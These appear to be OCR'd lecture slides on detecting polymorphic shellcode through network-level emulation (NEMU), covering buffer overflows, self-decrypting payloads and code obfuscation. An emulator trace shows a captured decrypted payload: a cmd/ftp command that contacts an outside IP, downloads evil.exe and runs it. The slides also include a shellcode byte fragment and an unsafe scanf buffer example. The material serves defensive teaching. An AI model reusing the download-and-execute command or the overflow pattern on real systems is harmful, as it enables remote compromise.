Real-world Polymorphic attack Detection

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



Outline

- Introduction to the problem: shell code attacks – buffer overflows
- Polymorphic attacks (self modifying shell-code)
- Network-level Emulation (NEMU)
- Findings from real-world deployment
- Conclusion

Malware and Botnets



Outline

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
- **How?**
- social engineering (phishing, spam, scareware, …)
- viruses (disks, CD-ROMs, USB sticks, warez, …)
- network traffic interception (access credentials, keys, …)
- password guessing (brute force, root:12345678, …)
- physical access (reboot, keylogger, screwdriver, …)
- **software vulnerability exploitation**

Code Injection Attacks



Remote Code-injection Attacks


- Code-injection attacks persist
  - Among the most common methods for remote system compromise
  - e.g., Conficker (MS08-067)
- Mechanics
  1. Send malicious request to network service
  2. Divert the execution flow of the vulnerable process
     - **Buffer Overflow**
       - (Stack/heap/integer overflow, format string abuse, …)
  3. Execute the injected code (***shellcode***)
     - Performs arbitrary operations under the privileges of the vulnerable process

```
\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00
```

What is a buffer overflow?

```
main(){
f(10) ;
ret_addr:  printf("End of program\n"); }
```


```
void  f ( int x )
{
char buffer[10] ;
scanf("%s", &buffer) ;
// other code
}
```




What if the input data is longer than 10 bytes?

What is a buffer overflow?


- Buffer overflow
- Attacker puts code
  - i.e. execve(/bin/sh)
  - In buffer[10]
- And transfers control to it
- Via the return address



Attacks – Defenses Coevolution




Polymorphic Shellcode



- Self-decrypting code
  - The actual shellcode is not revealed until runtime
- Shellcode “packing” has become essential
  - IDS Evasion
  - Avoidance of restricted bytes in the attack vector

Shellcode as seen on the wire





Actual decrypted payload
762 6000001a E2 inc ebx ebx 6000010B
763 6000001b E2F9 249 loop 0x60000016 ecx 00000003
764 60000016 E2F9FCE8 xor byte [ebx+0xc],0x77 [60000117] .
765 6000001a E2 inc ebx ebx 6000010C
766 6000001b E2F9 250 loop 0x60000016 ecx 00000002
767 60000016 E2F9FCE8 xor byte [ebx+0xc],0x77 [60000118] .
768 6000001a E2 inc ebx ebx 6000010D
769 6000001b E2F9 251 loop 0x60000016 ecx 00000001
770 60000016 E2F9FCE8 xor byte [ebx+0xc],0x77 [60000119] .
771 6000001a E2 inc ebx ebx 6000010E
772 6000001b E2F9 E loop 0x60000016 ecx 00000000
773 6000001d FC cld
774 6000001e E844000000 w call 0x60000067 esp 600043BC
775 60000067 31C0 xor eax,eax eax 00000000
776 60000069 648B4030 mov eax,fs:[eax+0x30]
777 6000006d 85C0 test eax,eax
778 6000006f 780C js 0x6000007d
779 60000071 8B400C mov eax,[eax+0xc]
END execution trace: 784 instructions, 253 payload reads, 253 unique
[*] chunk 1037 13aac309ba2236b23d6537a77f101b9c
[*] shellcode 1037 13aac309ba2236b23d6537a77f101b9c pos 0
[*] decrypted 253 c3ba2b2f9c6b0e42fcd4da54e4488153
....;T$.u._$..f..._ ..I.4...1.....t...
K._.....\$..1.d.@0..x
.@
h...`h....W.....cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >>
i &echo quit >> i &ftp -n -s:i &evil.exe
.

Code Obfuscation


- **Problem:** obfuscated polymorphic shellcode can be highly evasive
  - Each attack instance looks different from each other

    Difficult to fingerprint




  - Self-modifying code can hide the real malicious code

    Difficult to statically analyze



Observed CFG




Real CFG

Network-level Emulation

- **Motivation:** Self-modifying shellcode will not reveal its actual form until it is executed on the victim host
- **Main idea:** execute each network request as if it were executable code
  - Resilience to code obfuscation
- Identify the inherent execution behavior of polymorphic shellcode
  - Focus on the decryption process
  - Generic, independent of the exploit/vulnerability/OS

Nemu



Polymorphic sc

GetPC code (for finding its place in memory)

